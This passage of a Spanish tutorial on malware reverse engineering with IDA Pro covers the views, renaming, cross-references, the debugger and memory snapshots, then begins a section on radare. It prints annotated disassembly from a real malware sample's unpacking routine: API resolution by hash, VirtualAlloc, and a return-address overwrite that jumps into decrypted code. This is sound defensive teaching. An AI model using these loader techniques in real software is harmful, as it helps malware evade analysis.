
Las vistas más interesantes que debemos ojear antes de comenzar el análisis son:

- **Imports:** lista de funciones importadas por el programa
- **Strings:** lista de cadenas encontradas en el programa

El motivo por el cual es recomendable empezar echando un vistazo a estas vistas, es que podemos obtener una idea inicial de qué hace el binario y por dónde empezar a analizar. No suele ser habitual comenzar por la función principal (*main*), sobretodo si el programa a analizar tiene un tamaño considerable. En su lugar, lo que se suele hacer es buscar funciones con nombres interesantes, cadenas de texto interesantes o funciones importadas en suelen ser interesantes.

Por ejemplo, si un binario importa pocas funciones, puede ser debido a dos motivos:

1. Realiza una importación de funciones en tiempo de ejecución (usando funciones como [LoadLibrary](#) y [GetProcAddress](#))
2. El binario podría estar empaquetado/cifrado y el código malicioso no está disponible hasta que se ejecute la rutina de desempaquetado/descifrado. En este caso funciones importadas como [VirtualProtect](#) o [VirtualAlloc](#) serán importantes.




Funciones definidas e importadas en un malware real

En la anterior imagen podemos observar la lista de funciones implementadas e importadas por un malware real, como podemos ver, este malware implementa solamente cinco funciones, e importa tres. Esto es un claro ejemplo en el que el software malicioso cargará de forma dinámica las librerías de Windows que necesite y descifrará la carga maliciosa real. Además, si miramos la vista de cadenas, no veremos ninguna cadena, solamente veremos ‘cadenas’ sin sentido, que corresponden con el código cifrado que se descifrará durante la ejecución.

Una vez que sabemos por dónde debemos comenzar a analizar nuestro programa, ya solo queda ponerse manos a la obra y comenzar a hacerlo. Para ello, nos movemos a la vista de grafo y comenzamos a leer el código desensamblado de la función correspondiente.

Un detalle importante con respecto a la vista de cadenas de texto es el hecho de que por defecto IDA mostrará las cadenas que son ‘C-style’, es decir, una carácter tras otro y acabando con un byte nulo. Sin embargo, existen otros tipos de representaciones, como por ejemplo la forma de representar las cadenas de texto cuando se trata de un programa escrito en Delphi. En ese caso, podemos ir a ‘Options’->‘General’->‘Strings’, y seleccionar el tipo de cadenas que deseamos que sean detectadas y mostradas en la vista de cadenas.



Opciones para seleccionar el tipo de cadenas

Por otro lado, al comienzo de una función, como podemos observar en la siguiente imagen, IDA nos indica las variables locales y los argumentos de la función (que en x86 se almacenan en la pila). Durante el análisis de una función iremos comprendiendo lo que hace y conoceremos para que se utilizan los argumentos y las variables locales, por lo que es muy recomendable renombrar todas ellas conforme vayamos obteniendo información. Para ello, podemos hacer click derecho sobre la variable y elegir 'Rename'. También podemos hacerlo seleccionando la variable y pulsando la tecla 'N'. Este mismo renombrado es muy recomendable hacerlo también con funciones. De esta forma, cuando encontramos una llamada a una función que ya sabemos lo que hace, nos será mucho más fácil entender que está ocurriendo.

```

; Attributes: bp-based frame
sub_401277 proc near

var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= dword ptr 10h

push    ebp
mov     ebp, esp
add    esp, 0FFFFFFF4h
push    edi
push    esi
mov     edx, 80D7C8A9h
mov     eax, 793650A7h
nop
mov     ecx, [ebp+arg_8]
mov     edi, [ebp+arg_4]

```


Inicio de función

En resumen, si el primer consejo es ojear strings e imports para tener una idea de por dónde empezar, el segundo consejo es renombrar variables y funciones, ya que permitirá leer el código de una forma mucho más clara y sencilla. Si aún no estamos totalmente seguros de que una función haga exactamente lo que creemos que hace, siempre podemos utilizar palabras clave en los nombres que damos a las funciones, por ejemplo: **malware\_decrypt\_maybe**:

- malware: indica que es una función implementada por el malware
- decrypt: indica lo que hace la función, en este ejemplo descifra algo
- maybe: indica que no estamos completamente seguros de que hace eso, tendremos que verificarlo ejecutando la muestra con un debugger.


Siguiendo estas 'reglas' a la hora de renombrar funciones, lograremos tener un código más claro, lo que nos permitirá avanzar más rápido en la tarea de ingeniería inversa. Aunque suene repetitivo, renombrar es muy importante, al principio parece una tarea pesada, pero es realmente útil.

Otra función de IDA muy interesante cuando se comienza el análisis es utilizar los grafos de llamadas a funciones, que permiten ver las funciones a las que se llama desde la función actual (*Xref from*) y las funciones que llaman a la función actual (*Xref to*).



Menú para mostrar grafos de llamadas

Por ejemplo, un grafo que muestra las llamadas realizadas desde la función actual:



Como podemos ver en el grafo que genera IDA, desde la función 'start' se llama a seis funciones, que, a su vez, llaman a otras funciones. Gracias a este grafo podemos tener una visión más global y clara de lo que ocurre con el flujo del programa. Esta vista es especialmente útil cuando tenemos renombradas funciones más simples que se llaman desde funciones más complejas o cuando tenemos llamadas a funciones de la API de Windows. En el ejemplo de la imagen no se ve tan claro porque la mayoría de funciones no están renombradas y nos proporciona poca información.

La palabra 'Xrefs', que da nombre a estos grafos, viene de 'referencias cruzadas', que es el nombre con el que se conocen a las referencias entre funciones y datos. Revisar las referencias

cruzadas entre funciones que estemos analizando es algo muy importante y que debemos hacer siempre. Para poder ver desde donde se llama una función o donde se utiliza una cadena de texto o algún otro dato de memoria, podemos seleccionar el elemento y pulsar la tecla 'X'. También podemos hacer click derecho y seleccionar '*List cross references to*'.

Direction	Type	Address	Text
Up	p	start+84	call sub_40114A
Up	p	start+A6	call sub_40114A
Up	p	start+112	call sub_40114A


Line 1 of 3

Lista de referencias cruzadas

En la ventana de referencias cruzadas que se abre, podemos ver desde donde se referencia la función o dato (columna 'address') y la instrucción que referencia a éste (columna 'text'). Haciendo doble click en cualquiera de ellas, IDA nos llevará en la vista de grafo al lugar en el que se encuentra dicha instrucción para que continuemos nuestro análisis por ese lugar.

El uso de las referencias cruzadas para ir guiando el análisis suele ser muy habitual, ya que una vez que se inicia el análisis en alguna función gracias al uso de, por ejemplo, una cadena interesante, se puede ir hacia atrás buscando las funciones que utilizan dicha función. De esta forma, el análisis se va realizando hacia atrás, yendo desde funciones más sencillas a funciones más complejas.

Además de los grafos de referencias cruzadas, también tenemos a nuestra disposición los grafos de flujo, que nos permiten obtener una representación más clara del flujo de ejecución en función de comparaciones y llamadas a funciones.



Aunque hasta ahora nos hemos centrado en las vistas y funcionalidades más interesantes que podemos utilizar al comienzo del análisis, debemos tener en cuenta que IDA ofrece otras funcionalidades útiles que conviene conocer, ya que pueden ser necesarias en algún momento. El resto de vistas que nos ofrece IDA:

- **Names:** lista con todas las direcciones del binario que tiene un nombre, incluyendo funciones, código, datos y cadenas.
- **Exports:** lista de funciones exportadas por el binario. Especialmente interesante esta vista cuando estemos analizando DLLs.
- **Structures:** lista de estructuras de datos activas.

Además de las vistas, también disponemos de una pequeña barra en la parte de arriba de la interfaz que nos permite tener una idea de las diferentes zonas de memoria que podemos encontrar en el binario estudiado.




Barra de colores que muestra las diferentes zonas del binario

El código de colores de esta barra es el siguiente:

- **Azul claro:** código de librerías reconocido por [FLIRT](#)
- **Azul oscuro:** código generado por el usuario
- **Gris:** secciones de datos
- **Verde claro:** sección sin explorar

- **Rosa:** funciones externas que se cargan durante la ejecución

En ocasiones puede que necesitemos realizar búsquedas dentro del binario para encontrar texto, datos o código. Para ello, disponemos del menú 'Search', que nos permitirá buscar todo aquello que necesitemos buscar.



Menú de búsquedas

Además del menú de búsquedas, también podemos buscar en las vistas de funciones, 'exports', 'imports' y cadenas utilizando la combinación de teclas habitual, **Ctrl+F**. Tras pulsar dicha combinación de teclas se nos abrirá un campo de texto en el que podremos introducir el nombre de la función que buscamos o el contenido de la cadena de texto a buscar.

En ocasiones el análisis automático que se ejecuta al cargar una muestra en IDA no es capaz de detectar ciertas funciones que, por ejemplo, no son referenciadas por otras. Para resolver este problema, si encontramos un bloque de código que no ha sido analizado, podemos crearlo colocándonos en la primera instrucción de bloque y pulsando la tecla '**C**'. Si además de ser un bloque de código, éste es una función, una vez definido como código, podemos pulsar la tecla '**P**' para que IDA analice y cree la función.

Una funcionalidad importante que deberíamos utilizar de forma habitual son los comentarios. IDA permite incluir comentarios junto a cada instrucción, de forma que podemos utilizar estos comentarios para añadir información adicional que describa de una forma más clara cuál es la funcionalidad de una función o de un bloque de código. Para introducir comentarios podemos utilizar la tecla **Shift+:**.


```

loc_401099:          ; OpenProcess
call    eax
mov    [ebp-8], eax   ; save HANDLE to process on ebp-8
push   91AFCA54h      ; hash
push   dword ptr [ebp+8] ; start_of_lib
call   GetProcAddress_custom
push   PAGE_READWRITE ; protection = PAGE_READWRITE
push   3000h           ; allocation type = MEM_COMMIT | MEM_RESERVE
push   0FE4Ch          ; block size
push   ebx
call   eax
mov    edi, eax       ; VirtualAlloc
mov    [ebp-0Ch], eax
mov    [ebp-4], eax
add    eax, 10h        ; add 0x10 to EAX (allocated block for the decrypted code)
mov    [esp+4], eax    ; Modify the top of the stack with the address of the allocated block for the decrypted code.
                       ; It will be used as return address for the actual function, so when it returns, it will jump to the decrypted code
mov    edx, 0FE4Ch
mov    ecx, edx
shr    ecx, 2
lea    esi, encrypted_code ; EDI = 0x403608 (Encrypted Code)
rep   movsd            ; copy ESI on EDI ; Encrypted code
...

```


Comentarios en el código

Además de los comentarios, si nos fijamos, en la anterior imagen también encontramos una funcionalidad que puede ser bastante útil. IDA incorpora una amplia base de datos de constantes, lo que nos permite hacer que donde tenemos una constante podamos sustituir el valor por el nombre de la constante. En la anterior imagen podemos verlo en la sexta instrucción, donde tenemos un ‘push PAGE\_READWRITE’. Dicha instrucción al comienzo era un ‘push 4’, pero gracias a la base de datos de constantes, hemos cambiado el valor por su representación real, quedando un código más claro.



Para seleccionar la constante hacemos click derecho sobre el valor y elegimos ‘**Symbolic constant**’ y el nombre de la constante. Si no apareciese directamente, podemos hacer click en ‘**Use standard symbolic constant**’, que nos mostrará una nueva ventana con una lista de constantes entre las que podremos buscar la constante correcta.

IDA, además de modificar el nombre de una función, también nos permite modificar su definición, de forma que podemos cambiar el tipo de valor devuelto, el tipo de los parámetros y sus nombres. Por defecto IDA suele utilizar el tipo ‘int’ para los parámetros de funciones, pero si sabemos cuál es el tipo real de los mismos, podemos modificarlos haciendo click derecho y seleccionando ‘**Set type..**’, o pulsando la tecla ‘Y’.




## 2.2 Debugging con IDA

Hasta ahora hemos hablado de IDA como un desensamblador, y gracias a los plugins de Hex-Rays, también sabemos que puede proporcionarnos una representación del binario como código de alto nivel, sin embargo, IDA también incluye funcionalidad de debugger. Aunque si bien es cierto que no es utilizado como debugger habitualmente debido a que su interfaz no está tan pulida como otros debuggers (OllyDBG, x64dbg), que además incluyen funcionalidades muy útiles (por ejemplo: puntos de ruptura de acceso a memoria).

Aunque el debugger de IDA no es tan popular y se echan en falta funcionalidades de debuggers tradicionales, en ciertas situaciones es útil utilizar el depurador de IDA. Normalmente preferimos utilizar el debugger de IDA si la complejidad del programa a analizar es demasiada y necesitamos tener presente todo el trabajo realizado hasta el momento en cuanto a renombrar funciones, variables y comentarios. Si utilizamos IDA para análisis estático del binario pero después usamos un debugger diferentes, perderemos toda la información del análisis estático mientras estamos depurando el programa. Aunque existen algunos plugins para IDA que nos permiten exportar la base de datos de IDA y utilizarla en otros debuggers (por ejemplo: [x64dbgida](#)), puede que esto no sea suficiente y necesitemos utilizar el debugger de IDA.

Una de las principales ventajas de utilizar el depurador de IDA, además de contar con los comentarios y funciones y variables renombradas, es la posibilidad de depurar un programa que se encuentra ejecutando en otra máquina (o en una máquina virtual). Esto nos permite utilizar una versión de IDA en nuestra máquina y ejecutar la muestra en otra máquina, lo que es realmente útil cuando se está analizando malware, ya que si hacemos todo en la misma máquina podríamos perder la base de datos de IDA durante la ejecución del malware (imagina el análisis de ransomware).


Tal y como podemos ver en la [documentación](#) de IDA, este incluye en la carpeta de instalación una serie de binarios que pueden compartirse con la máquina en la que se ejecutará la muestra. Y una vez ejecutados podremos conectarnos a través de la red para depurar el programa que deseemos.



Excepto las funcionalidades más avanzadas (como los breakpoints para accesos a memoria), el resto de las funcionalidades que vimos para OllyDBG también podemos encontrarlas en IDA. Tenemos ventanas para ver el estado de la pila, los registros, bloques de memoria, hebras en ejecución, lista de módulos cargados, etc.


Más allá de las funciones típicas de un debugger, podemos destacar una funcionalidad especialmente útil que proporciona el debugger de IDA. Esta función se llama '**Memory Snapshot**'. Durante la ejecución, IDA nos permite tomar un snapshot completo de memoria. El motivo por el que esta función es tan útil es que en muchas ocasiones nos encontramos malware empaquetado y que resuelven las funciones de la API de Windows en tiempo de ejecución, por lo que tener la posibilidad de hacer una captura de la memoria después de que el programa malicioso haya inicializado todo lo necesario para su ejecución nos permite parar la ejecución en ese momento y analizar la captura de memoria. A partir de dicha captura de memoria podremos continuar nuestro trabajo de análisis teniendo acceso a todo el código malicioso desempaquetado.

Para realizar un snapshot de memoria debemos ir al menú '**Debugger**'->**'Take Memory Snapshot'**.



Menú debugger para tomar una snapshot de memoria

### 3. Introducción a Radare



**Radare** es una herramienta open source para realizar tareas de ingeniería inversa. Su desarrollador, Sergi Álvarez ([pancake](#)), comenzó el desarrollo en el año 2006, incluyendo funcionalidades básicas de editor hexadecimal, apertura de discos (para análisis forense), etc. Realmente, en sus inicios, esta herramienta era más bien una herramienta destinada a simplificar las tareas de análisis forense realizadas por Sergi, pero a lo largo de los años se ha convertido en lo que es hoy, una completa herramienta de ingeniería inversa.

A día de hoy radare incluye funcionalidad suficiente para llevar a cabo labores de ingeniería inversa. La principal pega que encontramos en radare es su curva de aprendizaje, ya que es necesario mucho tiempo de uso para poder utilizar esta herramienta sin demasiados problemas.

Uno de los principales motivos por los que es tan difícil empezar a utilizar radare es que no cuenta con una interfaz gráfica, es una herramienta que se utiliza a través de la terminal, por lo que todo se realiza a través de comandos que solamente aprenderemos utilizando la herramienta. Si bien es cierto que recientemente los usuarios tienen a su disposición una

